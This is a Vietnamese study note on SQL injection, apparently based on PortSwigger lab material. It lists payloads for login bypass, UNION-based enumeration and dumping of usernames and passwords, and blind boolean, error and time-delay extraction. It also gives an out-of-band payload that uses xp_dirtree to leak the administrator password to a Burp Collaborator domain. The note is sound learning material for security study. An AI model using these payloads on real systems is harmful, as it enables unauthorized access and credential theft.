**SQL Injection**

**A. Khái niệm:**

**- Là 1 lỗ hổng web cho phép kẻ tấn công can thiệp những câu truy vấn mà ứng dụng gửi đến cơ sở dữ liệu.**

**- Cho phép kẻ tấn công đọc dữ liệu mà bình thường không thể truy xuất được.**

**- Kẻ tấn công có thể thực hiện một cuộc tấn công sql injection để xâm nhập máy chủ hoặc cơ sở hạ tầng phía sau, thực hiện một cuộc tấn công DOS.**

**B. Các ví dụ:**

**1.Truy xuất dữ liệu bị ẩn: bạn có thể điều chình câu truy vấn để trả thêm các kết quả.**

**- 1 ứng dụng mua sắm hiển thị các sản phẩm với nhiều nhãn hàng khác nhau. Khi người dùng nhấn vào danh mục quà tặng, trình duyệt yêu cầu 1 URL:**

[**https://insecure-website.com/products?category=Gifts**](https://insecure-website.com/products?category=Gifts)

**- Ứng dụng sẽ tạo 1 câu truy vấn để truy xuất thông tin của sản phẩm:**

**SELECT \* FROM products WHERE category = ‘Gifts’ AND release = 1**

**- Giải thích câu truy vấn:**

**\*: tất cả thông tin ; từ bảng “products” ;**

**Where: điều kiện; cột category có giá trị Gifts và cột release là 1 (đã phát hành).**

**- Muốn hiển thị tất cả các sản phẩm (đã phát hành hoặc chưa):**

**Payload: Gifts’- -**

**Url:** [**https://insecure-website.com/products?category=Gifts’-**](https://insecure-website.com/products?category=Gifts’-) **-**

**Query: SELECT \* FROM products WHERE category = ‘Gifts’- - AND release = 1**

**- - là comment trong sql nên “AND release=1” sẽ bị bỏ qua**

**- Kẻ tấn công có thể hiển thị tất cả sản phẩm (không chỉ có Gifts)**

**Payload: Gifts’+OR+1=1—**

**Url:** [insecure-website.com/products?category=Gifts’+OR+1=1--](https://insecure-website.com/products?category=Gifts’+OR+1=1--)

**Query: SELECT \* FROM products WHERE category = ‘Gifts’ OR 1=1- -‘ AND release = 1**

**2. Phá vỡ tính logic của ứng dụng:**

**Xem xét 1 ứng dụng cho phép người dùng đăng nhập với tên và mật khẩu. Nếu một người dùng gửi thông tin đăng nhập, ứng dụng sẽ thực hiện câu truy vấn sau:**

**SELECT \* FROM users WHERE username = ‘wiener’ AND password = ‘bluecheese’**

**Ở đây kẻ tấn công có thể đăng nhập như những người dùng khác mà không cần mật khẩu bằng comment “- -”.**

**Payload: administrator’- -**

**Query: SELECT \* FROM users WHERE username = ‘administrator’ - -’ AND password = ‘bluecheese’**

**3. Truy cập dữ liệu từ những bảng khác trong cơ sở dữ liệu:**

**Tấn công SQL Injection với UNION**

**“UNION”:**

**+ giúp truy xuất dữ liệu từ những bảng khác .**

**+ cho phép kích hoạt nhiều câu truy vấn “SELECT” và nối các kết quả với câu truy vấn trước.**

**SELECT a,b FROM table1 UNION SELECT c,d FROM table2**

**Để câu truy vấn UNION hoạt động:**

**+ Số cột trong SELECT phải bằng nhau.**

**+ Các cột phải có chung kiểu dữ liệu**

**Để tấn công bằng UNION:**

**+ Phải xác định được số cột được trả về từ câu truy vấn ban đầu**

**+ Xác định những cột có dữ liệu phù hợp với câu truy vấn được tiêm.**

**a. Xác định số cột yêu cầu trong 1 cuộc tấn công sql bằng union:**

**Cách 1: tiêm “ORDER BY” và tăng số cột cho đến khi lỗi xảy ra.**

**Payload: ‘ ORDER BY 1 - -**

**‘ ORDER BY 2 - -**

**‘ ORDER BY 3 - -**

**Khi chỉ số index vượt quá số cột trong câu truy vấn, cơ sở dữ liệu sẽ báo lỗi.**

**Cách 2: tiêm “UNION SELECT” xác định số lượng NULLs. Nếu số lượng NULLs không đúng với số cột trong câu truy vấn, cơ sở dữ liệu sẽ báo lỗi.**

**Payload: ‘ UNION SELECT NULL - -**

**‘ UNION SELECT NULL, NULL - -**

**‘ UNION SELECT NULL, NULL, NULL - -**

**Khi số null phù hợp với số cột, csdl sẽ trả thêm 1 dòng chứa các giá trị null. Thỉnh thoảng gt Null sẽ gặp lỗi như “NullPointerException”. Tệ nhất những phản hồi không thể phân biệt được khi số lượng Nulls không đúng, làm cho phương pháp này không hiệu quả.**

**\*Lưu ý:**

**+Tại sao phải dùng giá trị Null?? Vì Null tương thích với nhiều kiểu dữ liệu khác nhau.**

**+Ở Oracle, mỗi câu lệnh SELECT bắt buộc sử dụng FROM và xác định 1 bảng hợp lệ.**

**Payload phải là: ‘ UNION SELECT NULL FROM DUAL - -**

**+Comment trong Sql là - - ; My- SQL là #**

**b. Tìm những cột có kiểu dữ liệu phù hợp với câu truy vấn được tiêm:**

**Những dữ liệu quan trọng thường ở dạng chuỗi. Ta phải xác định những cột trong câu truy vấn ban đầu có kiểu dữ liệu chuỗi:**

**Payload:**

**‘ UNION SELECT 'a',NULL,NULL,NULL - -**

**' UNION SELECT NULL,'a',NULL,NULL - -**

**' UNION SELECT NULL,NULL,'a',NULL - -**

**' UNION SELECT NULL,NULL,NULL,'a' - -**

**Nếu dữ liệu của 1 cột không phải là chuỗi , ứng dụng sẽ báo lỗi.**

**c. Sử dụng UNION để truy suất dữ liệu quan trọng:**

**Bước 1: Thăm dò cơ sở dữ liệu (tên bảng, cột)**

* **Truy vấn loại và phiên bản cơ sở dữ liệu :**

|  |  |  |
| --- | --- | --- |
| **Database type** | **Query** | **Injection URL** |
| **Microsoft, MySQL** | **SELECT @@version** | **‘+UNION+SELECT+@@version** |
| **Oracle** | **SELECT \* FROM v$version** | **‘+UNION+SELECT+BANNER,NULL+FROM+v$version** |
| **PostgreSQL** | **SELECT version()** | **‘+UNION+SELECT+@@version** |

**Vd: ‘ UNION SELECT @@version—**

* **Liệt kê những nội dung của cơ sở dữ liệu (bảng, cột) :**

**- non-Oracle database**

**+ Payload: information\_schema.tables giúp liệt kê các bảng trong csdl.**

**Query: SELECT \* FROM information\_schema.tables**

**+ Payload: information\_schema.columns giúp liệt kê các cột trong bảng.**

**Query: SELECT \* FROM information\_schema.columns WHERE table\_name=’Users’**

**- Oracle database:**

**+ Payload: all\_tables giúp liệt kê các bảng trong csdl.**

**Query: SELECT \* FROM all\_tables**

**+ Payload: all\_tab\_columns giúp liệt kê các cột trong bảng.**

**Query: SELECT \* FROM all\_tab\_columns WHERE table\_name= ‘USERS’**

**Bước 2: Tấn công**

**d. Truy suất nhiều giá trị trong 1 cột duy nhất:**

**Giả sử câu truy vấn ban đầu chỉ trả về 1 cột duy nhất. Bạn có thể truy suất nhiều giá trị trong 1 cột bằng nối chuỗi.**

**Payload: ‘ UNION SELECT username || ‘~’ || password FROM users—**

**Results: administrator~s3cure; wiener~peter; carlos~montoya**

**Lưu ý: || là toán tử nối chuỗi của Oracle, username và pass được phân tách bằng ~.**

**4. Blind SQL Injection:**

**- Blind SQL Injection sinh ra khi ứng dụng dính lỗ hổng SQL Injection, nhưng những phản hồi sẽ không chứa kết quả của câu truy vấn hay lỗi của cơ sở dữ liệu.**

**- Những lỗ hổng mù này có thể được khai thác để truy suất dữ liệu trái phép nhưng sẽ phức tạp và khó thực hiện hơn.**

**- Những kĩ thuật để khai thác lỗ hổng này:**

* **Mặc dù blind sql injection không hiện kết quả của câu truy vấn hay lỗi của csdl nhưng khi gặp các điều kiện khác nhau,ứng dụng sẽ phản hồi khác nhau.**

**Kĩ thuật 1: Tiêm các điều kiện để ứng dụng có những phản hồi khác nhau**

**- Xem xét 1 ứng dụng dùng cookies theo dõi để thu thập các phân tích về người dùng. Những yêu cầu đến ứng dụng sẽ bao gồm cookie header sau:**

**+ Cookie: TrackingId=u5YD3PapBcR4lN3e7Tj4**

**+ Query: SELECT TrackingId FROM TrackedUsers WHERE TrackingId= ‘u5YD3PapBcR4lN3e7Tj4’**

**- Nhưng kết quả của câu truy vấn sẽ không trả về cho người dùng. Ứng dụng sẽ phản hồi khác nhau phụ thuộc vào các điều kiện được tiêm. Nếu câu truy vấn này được gửi đi, tin nhắn “Welcome back” sẽ được hiển thị. Ta sẽ tiêm thêm các điều kiện để xem các phản hồi khác nhau.**

**+ … xyz’ AND ‘1’=’1. (vì đk đúng nên Welcome back đc hiển thị)**

**+ … xyz’ AND ‘1’=’2 (vì đk sai nên Welcome back ko đc hiển thị)**

**🡪 Điều này cho phép ta đoán được câu trả lời sau mỗi lần tiêm các điều kiện và trích xuất được một chút dữ liệu.**

**- Ví dụ: 1 bảng Users với cột Username và Password, và 1 quản trị viên. Chúng ta có thể xác định đươc mk của ng này bằng cách tiêm vào các đk để kiểm tra từng chữ cái trong mật khẩu.**

**+ Payload: xyz’ AND SUBSTRING ( ( SELECT Password FROM Users WHERE Username=’Administrator’ ) , 1, 1 ) > ‘m**

**Nếu nó trả về tin nhắn “Welcome back” 🡪 Đk đúng. Vì vậy kí tự đầu tiên trong mk lớn hơn “m”.**

**+ Payload: xyz’ AND SUBSTRING ( ( SELECT Password FROM Users WHERE Username=’Administrator’ ) , 1, 1 ) > ‘t**

**Nó không trả về Welcome back 🡪 đk sai.**

**- Tiếp tục quá trình cho đến khi xác định đc mk của quản trị viên.**

**\* Lưu ý: Payload kiểm tra độ dài chuỗi:**

**xyz’ AND (SELECT ‘a’ FROM users WHERE username=’administrator’ AND LENGTH(password)>1)=’a**

**Kĩ thuật 2: Tiêm các điều kiện để kích hoạt lỗi SQL:**

**Giả sử ứng dụng không phản hồi khác nhau khi tiêm các điều kiện. Phải điều chỉnh câu truy vấn để kích hoạt lỗi của cơ sở dữ liệu vì nó sẽ tạo ra những phản hồi khác nhau.**

**Payload 1 : xyz’ AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE ‘a’ END)=’a**

**Payload 2 : xyz’ AND (SELECT CASE WHEN (1=1) THEN 1/0 ELSE ‘a’ END)=’a**

**CASE: kiểm tra điều kiện. Với payload 1 đk sai -> ‘a’=’a’: không báo lỗi.**

**Với payload 2 đk đúng ->1/0 : báo lỗi 1 không chia đc cho 0 .**

**🡪 Ta có thể truy suất dữ liệu từng chút một.**

**Payload: xyz’ AND (SELECT CASE WHEN (Username=’Administrator’ AND SUBSTRING (Password,1,1) > ‘m’) THEN 1/0 ELSE ‘a’ END FROM Users)=’a**

**Kĩ thuật 3: Tiêm các điều kiện để kích hoạt sự chậm trễ thời gian:**

**- Nếu ứng dụng xử lí lỗi tốt hơn, kích hoạt lỗi của cơ sở dữ liệu sẽ không trả về những phản hồi khác nhau.**

**- Để khai thác lỗi mù này, phải tiêm các điều kiện để kích hoạt sự chậm trễ thời gian. Trì hoãn thực thi câu truy vấn Sql sẽ làm trì hoãn phản hồi của http.**

**Payload 1: ‘; IF (1=2) WAITFOR DELAY ‘0:0:10’ - -**

**Payload 2: ‘; IF (1=1) WAITFOR DELAY ‘0:0:10’ - -**

**Đầu vào 1 sẽ ko bị chậm trễ vì đk sai. Đầu vào 2 sẽ bị trì hoãn 10 giây.**

**🡪 Truy suất dữ liệu từng chút một.**

**Payload: ‘; IF (SELECT COUNT(Username) FROM Users WHERE Username=’Administrator’ AND SUBSTRING(Password,1,1)>’m’)=1 WAITFOR DELAY ‘0:0:10’ - -**

**Kĩ thuật 4: Kích hoạt tương tác phía bên ngoài**

**- Giả sử ứng dụng xử lí không đồng bộ. Nó vừa xử lí câu truy vấn SQL, vừa xử lí yêu cầu của người dùng. 🡪Kích hoạt sự chậm trễ thời gian không thành công.**

**- Để khai thác lỗi sql injection mù, phải kích hoạt sự tương tác mạng từ bên ngoài đến hệ thống bạn kiểm soát. Dữ liệu có thể được lấy ra trực tiếp trong tương tác mạng.**

**- Giao thức mạng hiệu quả nhất là DNS.**

**- Cách dễ và hiệu quả nhất là sử dụng Burp Collaborator. Là 1 máy chủ cho phép thực thi trên các dịch vụ mạng và phát hiện sự tương tác mạng khi gửi payload đến ứng dụng có lỗ hổng.**

**- Để tra cứu DNS trên 1 miền xác định (Ms SQL):**

**+ Payload: ‘; exec master..xp\_dirtree ‘//0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net/a’ - -**

**+ Nó sẽ làm cho csdl tra cứu tên miền sau:**

**0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net**

**+ Bạn có thể dùng Burp Collaborator client để tạo tên miền và thăm dò nó qua máy chủ collaborator (tra cứu DNS).**

**- Tách lọc dữ liệu từ ứng dụng có lỗ hổng:**

**+ Payload:**

**'; declare @p varchar(1024) ; set @p=(SELECT password FROM users WHERE username='Administrator') ; exec('master..xp\_dirtree "//'+@p+'.cwcsgt05ikji0n1f2qlzn5118sek29.burpcollaborator.net/a"')**

**- -**

**+ Nó sẽ đọc mật khẩu của quản trị viên nối vào tên miền của Collaborator và tra cứu DNS. Kết quả:**

**S3cure.cwcsgt05ikji0n1f2qlzn5118sek29.burpcollaborator.net**

**🡪 Kĩ thuật phía bên ngoài rất hiệu quả để phát hiện và khai thác SQL Injection mù vì thành công cao và có thể tách lọc dữ liệu trực tiếp.**


**Burp Collaborator là gì?**

